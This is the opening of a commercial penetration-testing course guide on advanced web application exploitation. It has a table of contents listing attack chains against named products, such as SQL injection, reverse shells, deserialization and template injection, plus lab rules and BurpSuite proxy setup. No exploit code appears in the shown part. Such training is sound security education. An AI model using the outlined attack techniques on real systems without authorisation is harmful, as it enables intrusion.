



Professional Information Security Training and Services

OFFENSIVE[®]
Security
www.offensive-security.com

Advanced Web Attacks and Exploitation

Offensive Security



Copyright © 2020 Offsec Services Ltd. All rights reserved — No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.

Table of Contents

Sumário

Table of Contents	3
0. Introduction	10
0.1 About the AWAE Course	10
0.1.1.1.1	10
0.2 Our Approach	11
0.3 Obtaining Support.....	12
0.4 Legal.....	13
0.5 Offensive Security AWAE Labs.....	13
0.5.1 General Information.....	13
0.5.2 Lab Restrictions	14
0.5.3 Forewarning and Lab Behaviour.....	14
0.5.4 Control Panel	14
0.6 Backups.....	14
1. Tools & Methodologies	15
1.1 Web Traffic Inspection	16
1.1.1 BurpSuite Proxy	16
1.1.2 BurpSuite Scope	21
1.1.4 BurpSuite Decoder.....	27
1.2 Interacting with Web Listeners with Python.....	29
1.2.1 Exercise	34
1.3 Source Code Recovery.....	34
1.3.1 Managed .NET Code.....	34
1.3.2 Decompiling Java classes	45
2. Atmail Mail Server Appliance: from XSS to RCE	50
2.1 Overview	50
2.2 Getting Started	50
2.3 Atmail Vulnerability Discovery.....	51
2.4 Session Hijacking	57
2.4.1.1.1	62
2.4.2 Exercise	62
2.5 Session Riding.....	62
2.5.1 The Attack.....	63

2.5.2 Minimizing the Request	64
2.5.3 Developing the Session Riding JavaScript Payload.....	65
2.6 Gaining Remote Code Execution.....	70
2.6.1 Overview	70
2.6.2 Vulnerability Description	72
2.6.3 The addattachmentAction Vulnerability Analysis	72
2.6.4 The globalsaveAction Vulnerability Analysis.....	79
2.6.5 Exercise	84
2.6.6 addattachmentAction Vulnerability Trigger	85
3. ATutor Authentication Bypass and RCE	87
3.1 Overview	87
3.2 Getting Started	87
3.2.1 Setting Up the Environment.....	87
3.3 Initial Vulnerability Discovery	90
3.3.1 Exercise	99
3.4 A Brief Review of Blind SQL Injections	99
3.5 Digging Deeper.....	101
3.5.1 When \$addslashes Are Not.....	101
3.5.2 Improper Use of Parameterization.....	103
3.6 Data Exfiltration	104
3.6.1 Comparing HTML Responses	105
3.6.2 MySQL Version Extraction	108
3.6.3 Exercise	111
3.6.4 Extra mile	112
3.7 Subverting the ATutor Authentication.....	112
3.7.1 Exercise	117
3.7.2 Extra Mile	118
3.8 Authentication Gone Bad	118
3.8.1 Exercise	119
3.8.2 Extra Mile	120
3.9 Bypassing File Upload Restrictions.....	120
3.9.1 Exercise	129
3.10 Gaining Remote Code Execution.....	129
3.10.1 Escaping the Jail	129
3.10.2 Disclosing the Web Root	130
3.10.3 Finding Writable Directories	131

3.10.4 Bypassing File Extension Filter.....	132
3.11 Summary	135
4. ATutor LMS Type Juggling Vulnerability.....	136
4.1 Overview	136
4.2 Getting Started	136
4.3 PHP Loose and Strict Comparisons.....	137
4.3.1.1.1.....	138
4.4 PHP String Conversion to Numbers.....	139
4.4.1 Exercise	141
4.5 Vulnerability Discovery.....	141
4.5.1.1.1.....	142
4.6 Attacking the Loose Comparison	143
4.6.1 Magic Hashes	143
4.6.2 ATutor and the Magic E-Mail address.....	144
4.6.3 Exercise	150
4.7 Summary	150
5. ManageEngine Applications Manager AMUserResourcesSyncServlet SQL Injection RCE .	152
5.1 Overview	152
5.2 Getting Started	152
5.3 Vulnerability Discovery.....	152
5.3.1 Servlet Mappings	153
5.3.2 Source Code Recovery	154
5.3.3 Analyzing the Source Code.....	157
5.3.4 Enabling Database Logging	162
5.3.5 Triggering the Vulnerability.....	165
5.3.6 Exercise	168
5.4 Bypassing Character Restrictions	168
5.4.1 Using CHR and String Concatenation	171
5.4.2 It Makes Lexical Sense	171
5.5 Blind Bats	172
5.5.1 Exercise	173
5.6 Accessing the File System.....	173
5.6.1 Exercise	175
5.6.2 Reverse Shell Via Copy To	175
5.6.4 Extra Mile	182
5.7 PostgreSQL Extensions.....	182

5.7.1 Build Environment	182
5.7.2 Testing the Extension	185
5.7.3 Loading the Extension from a Remote Location	186
5.7.4 Exercise	187
5.8 UDF Reverse Shell	187
5.9.1 PostgreSQL Large Objects	190
5.9.2 Large Object Reverse Shell	194
5.9.3 Exercise	197
5.9.4 Extra Mile	197
5.10 Summary	197
6. Bassmaster NodeJS Arbitrary JavaScript Injection Vulnerability	197
6.1 Overview	197
6.2 Getting Started	198
6.3 The Bassmaster Plugin	198
6.4 Vulnerability Discovery	199
6.5 Triggering the Vulnerability	207
6.6 Obtaining a Reverse Shell	209
6.7 Summary	213
7. DotNetNuke Cookie Deserialization RCE	214
7.1 Overview	214
7.2 Getting Started	214
7.3 Introduction	214
7.4 Serialization Basics	215
7.4.1 XmlSerializer Limitations	216
7.4.2 Basic XmlSerializer Example	216
7.4.3 Exercise	220
7.4.4 Expanded XmlSerializer Example	220
7.4.5 Exercise	226
7.4.6 Watch your Type dude	226
7.4.7 Exercise	229
7.5 DotNetNuke Vulnerability Analysis	229
7.5.1 Vulnerability Overview	229
7.5.2 Debugging DotNetNuke	232
7.6.1 FileSystemUtils PullFile Method	244
7.6.2 ObjectDataProvider Class	244
7.6.3 Example Use of the ObjectDataProvider Instance	248



7.6.4 Exercise	253
7.6.5 Serialization of the ObjectDataProvider	253
7.6.6 Enter The Dragon (ExpandedWrapper Class)	256
7.6.7 Exercise	261
7.7 Putting It All Together	261
7.7.1 Exercise	265
7.8 ysoserial.net	265
7.8.1 Extra Mile	266
7.9 Summary	267
8. ERPNext Authentication Bypass and Server Side Template Injection	268
8.1 Getting Started	268
8.1.1 Configuring the SMTP Server.....	268
8.1.2 Configuring Remote Debugging	269
8.1.3 Configuring MariaDB Query Logging	279
8.2 Introduction to MVC, Metadata-Driven Architecture, and HTTP Routing	280
8.2.1 Model-View-Controller Introduction	280
8.2.2 Metadata-driven Design Patterns	283
8.3 Authentication Bypass Discovery	294
8.3.1 Discovering the SQL Injection	295
8.4.2 Resetting the Admin Password.....	307
8.5 SSTI Vulnerability Discovery.....	318
8.5.1 Introduction to Templating Engines	318
8.5.2 Discovering The Rendering Function.....	323
8.5.3 SSTI Vulnerability Filter Evasion	333
8.6 SSTI Vulnerability Exploitation	335
8.6.1 Finding a Method for Remote Command Execution	335
8.7 Wrapping Up.....	342
9. openCRX Authentication Bypass and Remote Code Execution	342
9.1 Getting Started	343
9.2 Password Reset Vulnerability Discovery.....	343
9.2.1 When Random Isn't.....	351
9.2.2 Account Determination	354
9.2.4 Generate Token List.....	358
9.2.5 Automating Resets	360
9.3.2 Introduction to XML	366
9.3.3 XML Parsing.....	366

9.3.4 XML Entities	367
9.3.5 Understanding XML External Entity Processing Vulnerabilities.....	368
9.3.6 Finding the Attack Vector	369
9.3.7 CDATA.....	376
9.3.8 Updating the XXE Exploit	377
9.3.10 Java Language Routines.....	386
9.4 Remote Code Execution	386
9.4.2 Finding the Write Location.....	393
9.4.3 Writing Web Shells	394
9.5 Wrapping Up.....	395
10. openITCOCKPIT XSS and OS Command Injection - Blackbox	396
10.1 Getting Started.....	396
10.2 Black Box Testing in openITCOCKPIT.....	396
10.3 Application Discovery.....	397
10.3.1 Building a Sitemap	397
10.3.2 Targeted Discovery	404
10.4 Intro To DOM-based XSS	408
10.5 XSS Hunting	411
10.6 Advanced XSS Exploitation	412
10.6.1 What We Can and Can't Do	413
10.6.2 Writing to DOM.....	416
10.6.3 Creating the Database	418
10.6.4 Creating the API	421
10.6.5 Scraping Content.....	423
10.6.6 Dumping the Contents.....	427
10.7 RCE Hunting.....	428
10.7.1 Discovery	428
10.7.2 Reading and Understanding the JavaScript.....	431
10.7.3 Interacting With the WebSocket Server	435
10.7.4 Building a Client	436
10.7.5 Attempting to Inject Commands.....	440
10.7.6 Digging Deeper	441
10.7.7 Extra Mile	444
10.8 Wrapping Up.....	444
11. Conclusion	444
11.1 The Journey So Far	444



11.2 Exercises and Extra Miles.....	445
11.3 The Road Goes Ever On	445
11.4 Wrapping Up.....	445

0. Introduction

Modern web applications present an attack surface that has unquestionably continued to grow in importance over the last decade. With the security improvements in network edge devices and the reduction of successful attacks against them, web applications, along with social engineering, arguably represent the most viable way of breaching the network security perimeter.

The desire to provide end-users with an ever-increasingly rich web experience has resulted in the birth of various technologies and development frameworks that are often layered on top of each other. Although these designs achieve their functional goals, they also introduce complexities into web applications that can lead to vulnerabilities with high impact.

In this course, we will focus on the exploitation of chained web application vulnerabilities of various classes, which lead to a compromise of the underlying host operating system. As a part of the exploit development process, we will also dig deep into the methodologies and techniques used to analyze the target web applications. This will give us a complete understanding of the underlying flaws that we are going to exploit.

Ultimately, the goal of this course is to expose you to a general and repeatable approach to web application vulnerability discovery and exploitation, while continuing to strengthen the foundational knowledge that is necessary when faced with modern-day web applications.

0.1 About the AWAE Course

This course is designed to develop, or expand, your exploitation skills in web application penetration testing and exploitation research. This is not an entry level course—it is expected that you are familiar with basic web technologies and scripting languages. We will dive into, read, understand, and write code in several languages, including but not limited to JavaScript, PHP, Java, and C#.

Web services have become more resilient and harder to exploit. In order to penetrate today's modern networks, a new approach is required to gain that initial critical foothold into a network. Penetration testers must be fluent in the art of exploitation when using web based attacks. This intensive hands-on course will take your skills beyond run-of-the-mill SQL injection and file inclusion attacks and introduce you into a world of multi-step, non-trivial web attacks.

This web application security training will broaden your knowledge of web service architecture in order to help you identify and exploit a variety of vulnerability classes that can be found on the web today.

The AWAE course is made up of multiple parts. A brief overview of what you should now have access to is below:

- The AWAE course materials
- Access to the internal VPN lab network
- Student forum credentials
- Live support

AWAE course materials: comprised of a lab guide in PDF format and the accompanying course videos. The information covered in both the lab guide and videos overlaps, which allows you to watch what is being presented in the videos in a quick and efficient manner, and then reference the lab guide to fill in the gaps at a later time.

In some modules, the lab guide will go into more depth than the videos but the videos are also able to convey some information better than text, so it is important that you pay close attention to both. The lab guide also contains exercises at the end of each chapter, as well as extra miles for those students who would like to go above and beyond what is required in order to get the most out of the course.

Access to the internal VPN lab network: your welcome package, which was sent to you via email on your course start date, should have included your VPN credentials and the corresponding VPN connectivity pack. When used together, these enable you to connect to, and access, the internal VPN lab network, where you will be spending a considerable amount of time. Lab time starts when your course begins, and is in the form of continuous access. Lab time cannot be paused without a valid reason.

A lab extension may also be purchased at any time using your personalized purchase link, which you should have also received via email. If a lab extension is purchased while your lab access is still active, additional time will be added to your existing access and you may continue to use the same VPN connectivity pack. If a lab extension is purchased after your existing lab access has already ended, you will be sent a new VPN connectivity pack within one hour of payment having been processed.

The Offensive Security Student Forum:¹ The student forum is only accessible to Offensive Security students. Your forum credentials were also part of your welcome package; please check your email to ensure you have them. Forum access is permanent and does not expire when your lab time ends.

By using the forum, you are able to freely communicate with your peers to ask questions, share interesting resources, and offer tips and nudges as long as there are no spoilers (due to the fact they may ruin the overall course experience for others). Please be very mindful when using the forums, otherwise the content you post may be moderated.

Live Support:² The support system allows you to directly communicate with our student administrators, who are members of the Offensive Security staff. Student administrators will primarily assist with technical issues; however, they may also clear up any doubts you may have regarding the course material or the corresponding course exercises. Moreover, they may occasionally provide with you a nudge or two if you happen to be truly stuck on a given exercise, provided you have already given it your best try. The more detail you provide in terms of things you have already tried and the outcome, the better.

0.2 Our Approach

Students who have taken our introductory PWK course will find this course to be significantly different. The AWAE labs are less diverse and contain a few test case scenarios that the course focuses on. Moreover, a set of dedicated virtual machines hosting these scenarios will be

¹ (Offensive Security, 2020), <https://forums.offensive-security.com/>

² (Offensive Security, 2020), <https://support.offensive-security.com/>

available to each AWAE student to experiment with the course material. In few occasions, explanations are intentionally vague in order to challenge you and ensure the concept behind the module is clear to you.

How you approach the AWAE course is up to you. Due to the uniqueness of each student, it is not practical for us to tell you how you should approach it, but if you don't have a preferred learning style, we suggest you:

1. Read the emails that were sent to you as part of your welcome package
2. Start each module by reading the chapter in the lab guide and getting a general familiarity with it
3. Once you have finished reading the chapter, proceed by watching the accompanying video for that module
4. Gain an understanding of what you are required to do and attempt to recreate the exercise in the lab
5. Perform the Extra Mile exercises. These are not covered in the labs and are up to you to complete on your own
6. Document your findings in your preferred documentation environment

You may opt to start with the course videos, and then review the information for that given module in the lab guide, or vice versa. As you go through the course material, you may need to rewatch or re-read modules a number of times prior to fully understanding what is being taught. Remember, it is a marathon, not a sprint, so take all the time you need.

At the end of most course modules, there will be course exercises for you to complete. We recommend that you fully complete them prior to moving on to the next module. These will test your understanding of the material to ensure you are ready to move forward.

Note that IPs and certain code snippets shown in the lab guide and videos will not match your environment. We strongly recommend you try to recreate all example scenarios from scratch, rather than copying code from the lab guide or videos. In all modules we will challenge you to think in different ways, and rise to the challenges presented.

In addition to the course modules, the lab also contains three standalone lab machines running custom web applications. These applications contain multiple vulnerabilities based on the material covered in the course modules. You will need to apply the lessons learned in this course to tackle these additional machines on your own.

A heavy focus of the course is on whitebox application security research, so that you can create exploits for vulnerabilities in widely deployed appliances and technologies. Eventually, each security professional develops his or her own methodology, usually based on specific technical strengths. The methodologies suggested in this course are only suggestions. We encourage you to develop your own methodology for approaching web application security testing as you progress through the course.

0.3 Obtaining Support

AWAE is a self-paced online course. It allows you to go at your own desired speed, perform additional research in areas you may be weak at, and so forth. Take advantage of this type of



setting to get the most out of the course—there is no greater feeling than figuring something out on your own.

Prior to contacting us for support, we expect that you have not only gone over the course material but also have taken it upon yourself to dig deeper into the subject area by performing additional research. The following FAQ pages may help answer some of your questions prior to contacting support (both are accessible without the VPN):

- <https://support.offensive-security.com/>
- <https://www.offensive-security.com/faq/>

If your questions have not been covered there, we recommend that you check the student forum, which also can be accessed outside of the internal VPN lab network. Ultimately, if you are unable to obtain the assistance you need, you can get in touch with our student administrators by visiting Live Support or sending an email to help@offensive-security.com.

Lastly, if you are looking to bounce ideas around with other students, two resources that may come in handy include the student forum and our Offensive Security Community Platform.³ Please note that demanding help from students who are not willing to provide it will not be tolerated. Some of the folks you will find on our Community Platform are also active students doing the course, so they may not have the exact answer you are looking for.

0.4 Legal

The following document contains the lab exercises for the course and should be attempted only inside the Offensive Security secluded lab. Please note that most of the attacks described in the lab guide would be illegal if attempted on machines that you do not have explicit permission to test and attack. Since the lab environment is secluded from the Internet, it is safe to perform the attacks inside the lab. Offensive Security assumes no responsibility for any actions performed outside the secluded lab.

0.5 Offensive Security AWAE Labs

0.5.1 General Information

As noted above, take note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the lab guide verbatim; you need to adapt the example to your specific lab configuration.

³ (Offensive Security, 2020), <https://community.offensive-security.com/>

You will find the IP addresses of your assigned lab machines in your student control panel within the VPN labs.

0.5.2 Lab Restrictions

The following restrictions are strictly enforced in the internal VPN lab network. If you violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network
2. Do not intentionally disrupt other students who are working in the labs. This includes but is not limited to:
 - Shutting down machines
 - Kicking users off machines
 - Blocking a specific IP or range
 - Hacking into other students' lab clients or Kali machines

0.5.3 Forewarning and Lab Behaviour

The internal VPN lab network *is a hostile environment* and no sensitive information should be stored on your Kali Linux virtual machine that you use to connect to the labs. You can help protect yourself by stopping services when they are not being used and by making sure any default passwords have been changed on your Kali Linux system.

0.5.4 Control Panel

Once logged into the internal VPN lab network, you can access your AWAE control panel. The AWAE control panel enables you to revert lab machines in the event they become unresponsive, and so on. The URL to be able to access it was sent to you via email in your welcome package. If you encounter a SSL certificate warning the first time you attempt to access it, it is ok to accept it as it is using a self-signed certificate.

Each student is provided with 24 reverts every 24 hours, enabling them to return a particular lab machine to its pristine state. This counter is reset every day at 00:00 GMT +0. Should you require additional reverts, you can contact a student administrator via email (help@offensive-security.com) or via live support platform⁴ to have your revert counter reset.

The minimum amount of time between lab machine reverts is 5 minutes.

0.6 Backups

There are two types of people: those who regularly back up their documentation, and those who wish they did. Backups are often thought of as insurance - you never know when you're going to need it until you do. As a general rule, we recommend that you backup your documentation

⁴ (Offensive Security, 2020), <https://support.offensive-security.com/>

regularly as it's a good practice to do so. Please keep your backups in a safe place, as you certainly don't want them to end up in a public git repo, or the cloud for obvious reasons!

Documentation should not be the only thing you back up. Make sure you back up important files on your Kali VM, take appropriate snapshots if needed, and so on.

1. Tools & Methodologies

The security tools and methodologies used when dealing with a web application can vary from researcher to researcher. Nevertheless, there are general principles that should be followed when attacking a web application, regardless of the tools used. In this module, we will introduce some of the more common tools and how they are used, which will provide us with sufficient tooling for the remainder of this course.

Before we get started, it's important to clarify that, similar to approaches taken when targeting Windows or Linux binary applications, exploitation research into web applications can be conducted from a whitebox⁵ or a blackbox⁶ perspective. In a whitebox scenario, the researcher either has access to the original source code or is at least able to recover it in a near-original state. When neither of these scenarios is possible, the researcher has to adopt a blackbox approach, in which minimal information about the target application is available. In this case, in order to find a vulnerability, the researcher needs to observe the behavior of the application by inspecting the output and/or the effects generated as result of precisely crafted input requests.

Arguably, web applications present a slightly easier target than traditional compiled applications when tested using a whitebox approach. The reason behind this is that in most cases, web applications are written in interpreted languages, which require no reverse engineering. Moreover, as we will see during this course, the source code for web applications written in bytecode based languages such as Java, .NET, or similar can also be trivially recovered into near-original state with the help of specialized tools.

It's worth mentioning that the ability to recover and read the source code of a modern web application does not reduce the complexity of the required research. However, once the application source code is recovered, the researcher is able to inspect the internal structure of the application and perform a thorough analysis of the code flow. Therefore, in order to conduct a deep vulnerability analysis of the selected test cases, we will mostly use this approach throughout the course.

⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/White-box_testing

⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Black-box_testing

The exposure to, and complete understanding of, common coding pitfalls combined with chained attack methods will provide us with a good foundation of knowledge that can be used in various scenarios.

1.1 Web Traffic Inspection

One of the first steps when dealing with an unknown web application should always be traffic inspection. While there are many elements a web application can present to the end-user within the browser interface, most applications also make numerous requests between a client and server during the construction of those elements before they reach their final presentation state. In other words, a simple request from a browser to render a webpage such as www.offensive-security.com will likely translate into a number of additional HTTP requests behind the scenes.

As researchers, we are always interested in capturing as much information about our targets as possible and in this case, a web application proxy is an indispensable tool. A good proxy allows us not only to capture relevant client requests and server responses, but also provides us with additional tools that give us the ability to easily manipulate a chosen request in arbitrary ways.

In this course, we will primarily use the community version of the BurpSuite Proxy (installed in Kali Linux by default), which provides us with everything we need to conduct thorough information gathering and HTTP request manipulation.

1.1.1 BurpSuite Proxy

BurpSuite can be launched in Kali via the appropriate *Dock* button or through the *Application* menu. Once we start BurpSuite, we will see a popup notification indicating that BurpSuite has not been tested with Java version 9.04 (Figure 1).




Figure 1: BurpSuite Java version warning

Currently, BurpSuite does not officially run on short-term support versions of Java, which is what triggers this warning. However, since the Kali team always tests BurpSuite on the Java version shipped with the OS, we can safely ignore this warning.

The next window we are presented with offers the user the opportunity to start a new project or restore a previously saved one. The ability to use project files is a BurpSuite professional feature and will not be required for this course. We will therefore choose *Temporary project* and continue.



Figure 2: BurpSuite temporary project

The final prompt before the proxy is fully started offers us the option to load a custom configuration or accept the defaults. Each researcher has a preferred workflow and settings and BurpSuite allows us to customize and streamline that workflow. For now we will stick with the BurpSuite default profile.




Figure 3: BurpSuite configuration settings

Once BurpSuite is started, we can validate that our proxy service is running by checking the *Alerts* tab where a message similar to the following will be displayed:




Figure 4: BurpSuite proxy running

The final step is to set up our browser to use the proxy. In Firefox this is done by navigating to about:preferences#advanced, clicking on *Network*, then *Settings*.

Here we need to choose the *Manual* option and use the IP address of the proxy and the port on which it is listening. In our case, the proxy and the browser reside on the same host, so we will use the loopback interface. However, keep in mind that if you plan on using the proxy to intercept traffic from multiple machines, you should use the proper IP address for this setting. Finally we also want to check the *Use this proxy server for all protocols* option in order to make sure that we can intercept every request while testing the target application.




Figure 5: Firefox network settings

Now that our proxy is set up, we will briefly test it. In this case we will navigate to the virtual machine that is hosting a vulnerable version of the Atmail⁷ web application in the labs. Please note that for this course, we have made hosts entries in our Kali Linux attacking machine that allow us to refer to the lab machines by name.

⁷ (atmail, 2020), <https://www.atmail.com/>


```
kali@kali:~$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes ff02::2 ip6-allrouters
192.168.121.103 atutor
192.168.121.106 atmail
192.168.121.112 bassmaster
192.168.121.113 manageengine
192.168.121.120 dotnetnuke kali@kali:~$
```

Listing 1 - Kali hosts file

Make sure to edit your /etc/hosts file on your Kali Linux box in order to reflect the IP addresses of the vulnerable targets that can be found in your student control panel.

If we now try to browse to the `http://atmail/` URL, we will notice that the browser is not completing the request. The reason for this lies in the fact that BurpSuite turns on the *Intercept* feature by default.

*Figure 6: Firefox connecting*

As the name suggests, this feature intercepts requests sent to the proxy. It then allows us to either inspect and forward a request to the target or drop it. This can be done by using the appropriate buttons as shown in Figure 7.




Figure 7: BurpSuite Intercept On/Off switch

For the purposes of this module, we can safely turn this feature off.

The *HTTP history* tab is fairly self-explanatory—this is where we can see the entire session history, which includes all requests and responses that were captured by the proxy.


#	Host	Method	URL
14	http://atmail	GET	/images/favicon.ico
12	http://atmail	GET	/js/rememberme.js
11	http://atmail	GET	/js/xp.js
10	http://atmail	GET	/js/browsercheck.js
9	http://atmail	GET	/js/jQuery/ui/jquery-ui-1.7.2.custom.m...
8	http://atmail	GET	/js/jQuery/jquery-1.3.2.min.js
4	http://detectportal.firefox.com	GET	/success.txt
3	http://atmail	GET	/
2	http://detectportal.firefox.com	GET	/success.txt
1	http://detectportal.firefox.com	GET	/success.txt

Figure 8: BurpSuite history tab

1.1.2 BurpSuite Scope

Browsing through any modern web application almost certainly implies that our proxy history will contain many requests and responses to sites that may not be of any interest to us, such as third party statistics collectors, ad networks, etc. In order to streamline the collection of only those requests that we are interested in, BurpSuite allows us to set a collection scope. This feature makes it much easier to traverse the collected requests. In our example, we can right-click any Atmail request where the URL ends with a forward slash and select *Add to scope*.

Note that doing this on a top level domain URL request will add the entire domain to the scope. Alternatively, performing this action against a more specific page of a given web application will only add that single page to the scope.



